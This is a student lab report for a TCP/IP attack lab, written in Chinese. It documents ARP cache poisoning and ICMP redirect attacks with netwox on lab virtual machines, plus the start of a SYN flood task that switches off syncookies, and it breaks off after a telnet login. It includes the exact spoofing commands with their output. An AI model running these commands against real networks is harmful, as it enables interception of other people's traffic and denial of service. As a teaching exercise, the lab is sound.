



计算机网络安全

LAB3 TCP/IP Attack Lab


学 生 姓 名:

学 生 学 号:

1. Lab Overview

本实验的学习目标是让学生对 TCP/IP 协议的漏洞以及针对这些漏洞的攻击获得第一手的经验。TCP/IP 协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞;它们提供了一个宝贵的教训, 告诉我们为什么应该从一开始就设计安全性, 而不是在事后才添加。此外, 研究这些漏洞有助于学生了解网络安全面临的挑战, 以及为什么需要采取许多网络安全措施。TCP/IP 协议的漏洞存在于多个层面。

2 Lab Environment



2.1 Setup

开启 ftp 和 telnet 服务


攻击主机:

```
Terminal
[03/19/2024 02:09] seed@ubuntu:~$ arp -na
? (192.168.188.2) at 00:50:56:fc:e6:40 [ether] on eth0
[03/19/2024 02:09] seed@ubuntu:~$ arp -na
? (192.168.188.254) at 00:50:56:f3:af:35 [ether] on eth0
? (192.168.188.2) at 00:50:56:fc:e6:40 [ether] on eth0
[03/19/2024 02:28] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:09:0a:57
          inet addr:192.168.188.142  Bcast:192.168.188.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe09:a57/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19747 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10071 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7312114 (7.3 MB)  TX bytes:831166 (831.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1934 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:151588 (151.5 KB)  TX bytes:151588 (151.5 KB)

[03/19/2024 02:30] seed@ubuntu:~$
```

被攻击主机:




```
collisions:0 txqueuelen:0
RX bytes:2100 (2.1 KB) TX bytes:2100 (2.1 KB)

[03/19/2024 00:48] root@ubuntu:/home/seed# ^C
[03/19/2024 00:49] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f8:cf:06
          inet addr:192.168.188.140  Bcast:192.168.188.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef8:cf06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:749 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:507777 (507.7 KB)  TX bytes:71044 (71.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4320 (4.3 KB)  TX bytes:4320 (4.3 KB)

[03/19/2024 02:31] root@ubuntu:/home/seed#
```

观察主机:



```
collisions:0 txqueuelen:0
RX bytes:2669 (2.6 KB) TX bytes:2669 (2.6 KB)

[03/19/2024 00:50] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:37:33:a8
          inet addr:192.168.188.141  Bcast:192.168.188.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe37:33a8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3697 errors:0 dropped:0 overruns:0 frame:0
          TX packets:818 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:465015 (465.0 KB)  TX bytes:68947 (68.9 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5121 (5.1 KB)  TX bytes:5121 (5.1 KB)

[03/19/2024 02:31] root@ubuntu:/home/seed#
```

3.1 Task (1) : ARP cache poisoning


ARP 缓存是 ARP 协议的重要组成部分。一旦执行 ARP 协议后, MAC 地址和 IP 地址之间的

映射被解析，映射就会被缓存。因此，如果该映射已经在缓存中，则无需重复执行 ARP 协议。然而，由于 ARP 协议是无状态的。缓存很容易被恶意 ARP 消息破坏。这种攻击称为 ARP 缓存投毒攻击。

在这种攻击中，攻击者使用欺骗 ARP 消息来欺骗受害者接受一个无效的 MAC-IP 映射，并将该映射存储在其缓存中。根据攻击者的动机，可能会出现各种各样的结果。例如，攻击者可以将一个不存在的 MAC 地址与受害者的默认网关 IP 地址相关联，从而对受害者发起 DoS 攻击;攻击者还可以将攻击对象之间的通信重定向到另一台机器,等等。

在本任务中，您需要演示 ARP 缓存中毒攻击是如何工作的。在这个任务中有几个命令是有用的。在 Linux 中，我们可以使用命令 arp 来检查当前地址和 MAC 地址的映射关系。刚开始 ARP 缓存表没有其他虚拟机的 MAC-IP 映射，ping 过通信之后就会记录 IP 地址对应的 MAC 地址。


使用工具：Netwox 的 33 号工具可以构造任意的以太网 ARP 数据报，80 号工具可以周期性地发送 ARP 应答报。




(1) 80 号工具攻击：

定期发送 ARP 应答

使用 80 号工具，mac 地址使用 3ubuntu (192.168.188.141)，ip 地址使用 ubuntu (192.168.188.142)，目标 mac 和 ip 都为 2ubuntu (192.168.188.140)。发送数据包。




告诉 140 主机，142 的 mac 地址为 33:a8（实际上是 141 的 mac 地址）




可以看到在 192.168.188.141 中的发送方 192.168.188.142 的 mac 地址为 0A:57（192.168.188.141）的 mac 地址。

之后在 192.168.188.140 上 ping142



Wireshark 抓包发现：



从上图中我们可以看到，ping 发出的 IPMP 数据包：网络层的目的 IP 是 192.168.188.142 主机，但是 MAC 地址却是 192.168.188.141 主机的，所以 192.168.188.142 主机不会接收和处理这个数据包，这个数据包将会被 192.168.188.141 主机接收和处理。

(2) 33 号工具攻击：欺骗 EthernetArp 包

在 142 分别执行针对 140 和 141 的命令。

第一条命令的含义是告诉 140 主机，IP 地址为 141 的 MAC 地址为 00:0c:29:09:0a:57（实际上是 192.168.188.142 的 mac 地址）

第二行命令同理，告诉 141 主机，IP 地址为 140 的 MAC 地址为 00:0c:29:09:0a:57（实际上是 192.168.188.142 的 mac 地址）

```
[03/19/2024 04:49] seed@ubuntu:~$ sudo netwox 33 -b 00:0c:29:f8:cf:06 -g 192.168.188.141 -h 00:0c:29:f8:cf:06 -i 192.168.188.140
Ethernet
| 00:0C:29:09:0A:57->00:0C:29:F8:CF:06 type:0x0806
|
| ARP Request
| this address : 00:0C:29:09:0A:57 192.168.188.141
| asks        : 00:0C:29:F8:CF:06 192.168.188.140
|
[03/19/2024 04:50] seed@ubuntu:~$ sudo netwox 33 -b 00:0c:29:37:33:a8 -g 192.168.188.140 -h 00:0c:29:37:33:a8 -i 192.168.188.141
Ethernet
| 00:0C:29:09:0A:57->00:0C:29:37:33:A8 type:0x0806
|
| ARP Request
| this address : 00:0C:29:09:0A:57 192.168.188.140
| asks        : 00:0C:29:37:33:A8 192.168.188.141
|
```

在 141 主机查看 arp 地址缓存表：

可以看到 140（原 mac 地址为 cf:06）的 mac 地址为 0a:57（142 的 mac 地址）。

```
[03/19/2024 05:01] root@ubuntu:/home/seed# arp -na
? (192.168.188.254) at 00:50:56:f3:af:35 [ether] on eth0
? (192.168.188.?) at 00:50:56:fc:e6:40 [ether] on eth0
? (192.168.188.140) at 00:0c:29:09:0a:57 [ether] on eth0
[03/19/2024 05:02] root@ubuntu:/home/seed#
```

在 140 主机查看 arp 缓存表：

可以看到 141（原 mac 地址为 33:a8）的 mac 地址为 0a:57，与 142 相同。

```
[03/19/2024 05:01] root@ubuntu:/home/seed# arp -na
? (192.168.188.?) at 00:50:56:fc:e6:40 [ether] on eth0
? (192.168.188.142) at 00:0c:29:09:0a:57 [ether] on eth0
? (192.168.188.141) at 00:0c:29:09:0a:57 [ether] on eth0
? (192.168.188.254) at 00:50:56:f3:af:35 [ether] on eth0
[03/19/2024 05:04] root@ubuntu:/home/seed#
```

可以得出结论，142 作为 140 和 141 的中间人攻击已经完成，这样 140 和 141 之间互相发送信息时会发送给 142。

3.2 Task (2) : ICMP Redirect Attack

路由器使用 ICMP 重定向消息向主机提供最新的路由信息，主机最初只有最小的路由信息。当主机收到 ICMP 重定向消息时，它将根据该消息修改路由表。由于缺乏验证，如果攻击者希望受害者以特定的方式设置其路由信息，可以向受害者发送欺骗的 ICMP 重定向消息，并欺骗受害者修改其路由表。

在本任务中, 您应该演示 ICMP 重定向攻击是如何工作的, 并描述观察到的结果。在 Linux 下查看路由信息。可以使用 route 命令。

```
W: You may want to run apt-get update to correct these problems
[03/19/2024 05:49] root@ubuntu:/home/seed# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.188.2 0.0.0.0 UG 0 0 0 eth0
link-local * 255.255.0.0 U 1000 0 0 eth0
192.168.188.0 * 255.255.255.0 U 1 0 0 eth0
[03/19/2024 05:50] root@ubuntu:/home/seed#
```

traceroute 到主机 192.168.1.102 的路由:

```
W: You may want to run apt-get update to correct these problems
[03/19/2024 05:48] root@ubuntu:/home/seed# traceroute 192.168.1.102
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 60 byte packets
 1 192.168.188.2 (192.168.188.2) 0.133 ms 0.058 ms 0.042 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
[03/19/2024 05:49] root@ubuntu:/home/seed#
```

ubuntu 下 traceroute www.baidu.com 全是*, 但 ping 可通, 这主要是因为 ubuntu 下默认的 traceroute 发送的是 UDP 包, 应该加参数 -I (使用 ICMP 包), traceroute -I www.baidu.com。

```
[03/19/2024 05:49] root@ubuntu:/home/seed# traceroute -I 112.80.248.75
traceroute to 112.80.248.75 (112.80.248.75), 30 hops max, 60 byte packets
 1 192.168.188.2 (192.168.188.2) 0.202 ms 0.048 ms *
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * 112.80.248.75 (112.80.248.75) 37.447 ms 37.389 ms
[03/19/2024 05:53] root@ubuntu:/home/seed#
```

可以看到只有第一跳网关和最后到达目的地址有回包，中间信息依然为***。

当我们使用 `traceroute` 程序时，它的设计原理是基于 ICMP (Internet Control Message Protocol) 和 IP 头部中的 TTL (Time To Live) 字段。下面是 `traceroute` 的工作原理：

1. 首先，`traceroute` 发送一个 TTL 为 1 的 IP 数据包（实际上，每次发送的是三个 40 字节的数据包，包括源地址、目标地址和发送时间戳）到目的地。
2. 当路径上的第一个路由器 (router) 收到这个数据包时，它会将 TTL 减 1。
3. 当 TTL 变为 0 时，该路由器会丢弃此数据包，并返回一个 "ICMP time exceeded" 消息。这个消息包括发出 IP 包的源地址、IP 包的全部内容以及路由器的 IP 地址。

然而，现在大多数中间路由器不再返回 "ICMP time exceeded" 消息，因此在主机的 `traceroute` 中，我们只能看到类似于 `***` 的 IP 地址。这是因为主机不知道经过的路由器的确切 IP 地址。

86 工具：嗅探和发送 ICMP4 / ICMP6 定向

在攻击主机 142 上发送数据包攻击 140，使用 192.168.188.2

```
[03/19/2024 06:02] seed@ubuntu:~$ sudo netwox 86 -f "host 192.168.188.140" -g 192.168.188.142 -i 192.168.188.2
```

-f 代表靶机地址，-g 代表靶机的下一跳地址，-i 代表伪造的身份。

意思以路由 192.168.188.2 的名义向数据包的目标地址 192.168.188.140 发送一个 ICMP 重定向报文，使它使用 192.168.188.142 为默认的路由。

在被攻击的 140 主机 traceroute 百度，可以看到从第一跳地址开始就没有收到任何回包，且无法到达目标地址。

```
[03/19/2024 06:04] root@ubuntu:/home/seed# traceroute -I 112.80.248.75
traceroute to 112.80.248.75 (112.80.248.75), 30 hops max, 60 byte packets
 1  192.168.188.2 (192.168.188.2)  0.132 ms  0.043 ms  *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

在 140 抓包，发现 traceroute 百度发出的 ICMP 的数据包的目标地址是 112.80.248.75，但是下一跳的 mac 地址为 0a:57(攻击主机 142 的 mac 地址)，证明 ICMP 重定向攻击成功了。

| | | | | |
|--|---|-------------------|------|----------------|
| 474 2024-03-19 06:04:50.172260 192.168.188.140 112.80.248.75 ICMP 74 Echo (ping) request id | | | | ect |
| 74 bytes on wire (592 bits), 74 bytes captured (592 bits) | | | | ect |
| I, Src: Vmware_f8:cf:06 (00:0c:29:f8:cf:06), Dst: Vmware_09:0a:57 (00:0c:29:09:0a:57) | | | | ect |
| Protocol Version 4, Src: 192.168.188.140 (192.168.188.140), Dst: 112.80.248.75 (112.80.248.75) | | | | ect |
| Control Message Protocol | | | | ect |
| | | | | as 192 |
| 0000 | 00 0c 29 09 0a 57 00 0c 29 f8 cf 06 08 00 45 00 | ..).W..).....E. | | 68.188 |
| 0010 | 00 3c 4a 0c 00 00 1d 01 6d e4 c0 a8 bc 8c 70 50 | .<J.....m.....pP | | (ping) |
| 0020 | f8 4b 08 00 6d f7 14 2d 00 56 48 49 4a 4b 4c 4d | .K..m... .VHIJKLM | | (ping) |
| 0030 | 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d | NOPQRSTU VWXYZ[\] | | (ping) |
| 472 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 473 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 474 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 475 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 476 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 477 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |
| 478 | 2024-03-19 06:04:50.17192.168.188.140 | 112.80.248.75 | ICMP | 74 Echo (ping) |

3.3 Task (3) : SYN Flooding Attack

在本任务中，您需要演示 SYN 泛洪攻击。您可以先使用 netwox 工具进行攻击，再使用嗅探工具捕获攻击报文。当攻击正在进行时，在受害机器上运行“netstat -na”命令，并将结果与攻击前的结果进行比较。请描述你是如何知道攻击是否成功的。




Figure 1: SYN Flood

使用命令检查系统队列大小设置：

```
[03/19/2024 06:21] seed@ubuntu:~$ sudo su
[sudo] password for seed:
[03/19/2024 06:21] root@ubuntu:/home/seed# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
[03/19/2024 06:21] root@ubuntu:/home/seed#
```

使用 netstat -na 检查队列使用情况：

```

Terminal
unix 3      [ ]          STREAM  CONNECTED  7162
unix 3      [ ]          STREAM  CONNECTED  7794      /var/run/dbus/system_
bus_socket
unix 3      [ ]          STREAM  CONNECTED  7793
unix 2      [ ]          DGRAM   7733
unix 3      [ ]          STREAM  CONNECTED  7730      /var/run/dbus/system_
bus_socket
unix 3      [ ]          STREAM  CONNECTED  6960
unix 3      [ ]          STREAM  CONNECTED  6923      /var/run/dbus/system_
bus_socket
unix 3      [ ]          STREAM  CONNECTED  6916
unix 3      [ ]          STREAM  CONNECTED  6911
unix 3      [ ]          STREAM  CONNECTED  6910
unix 2      [ ]          DGRAM   6907
unix 3      [ ]          STREAM  CONNECTED  6884      /var/run/dbus/system_
bus_socket
unix 3      [ ]          STREAM  CONNECTED  7661
unix 2      [ ]          DGRAM   7660
unix 3      [ ]          STREAM  CONNECTED  6862      /var/run/dbus/system_
bus_socket
unix 3      [ ]          STREAM  CONNECTED  7645
unix 3      [ ]          STREAM  CONNECTED  6861
unix 3      [ ]          STREAM  CONNECTED  6860
unix 3      [ ]          DGRAM   6796
unix 3      [ ]          DGRAM   6795
unix 3      [ ]          STREAM  CONNECTED  6737      @/com/ubuntu/upstart
unix 3      [ ]          STREAM  CONNECTED  7589
[03/19/2024 06:24] root@ubuntu:/home/seed#

```

```

[03/19/2024 06:24] root@ubuntu:/home/seed# netstat -atu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 localhost:mysql         *:*                     LISTEN
tcp      0      0 *:http-alt              *:*                     LISTEN
tcp      0      0 *:http                  *:*                     LISTEN
tcp      0      0 ubuntu-3.local:domain   *:*                     LISTEN
tcp      0      0 *:ftp                   *:*                     LISTEN
tcp      0      0 localhost:domain        *:*                     LISTEN
tcp      0      0 *:ssh                   *:*                     LISTEN
tcp      0      0 localhost:ipp           *:*                     LISTEN
tcp      0      0 *:telnet                *:*                     LISTEN
tcp      0      0 localhost:953           *:*                     LISTEN
tcp      0      0 *:https                 *:*                     LISTEN

tcp      1      0 192.168.188.138:35463   geoip.ubuntu.com:http  CLOSE_WAIT
tcp6     0      0 [::]:domain             [::]:*                  LISTEN
tcp6     0      0 [::]:ssh                 [::]:*                  LISTEN
tcp6     0      0 localhost:ipp           [::]:*                  LISTEN
tcp6     0      0 [::]:3128                [::]:*                  LISTEN
tcp6     0      0 localhost:953           [::]:*                  LISTEN
udp      0      0 ubuntu-3.local:domain   *:*                     LISTEN
udp      0      0 localhost:domain        *:*                     LISTEN
udp      0      0 *:bootpc                *:*                     LISTEN

```

(1) 关闭 syn cookie 机制

```

[03/19/2024 06:25] root@ubuntu:/home/seed#
[03/19/2024 06:25] root@ubuntu:/home/seed# sysctl -a | grep cookie
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
error: permission denied on key 'net.ipv6.route.flush'
error: permission denied on key 'vm.compact_memory'
[03/19/2024 06:26] root@ubuntu:/home/seed# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/19/2024 06:26] root@ubuntu:/home/seed#

```

76,78 工具:

使用 7678 工具进行攻击。首先将攻击主机 142 连接到 140 的 23 端口的 telnet 服务。

```
[03/19/2024 07:33] root@ubuntu:/usr/bin# telnet 192.168.188.140
Trying 192.168.188.140...
Connected to 192.168.188.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

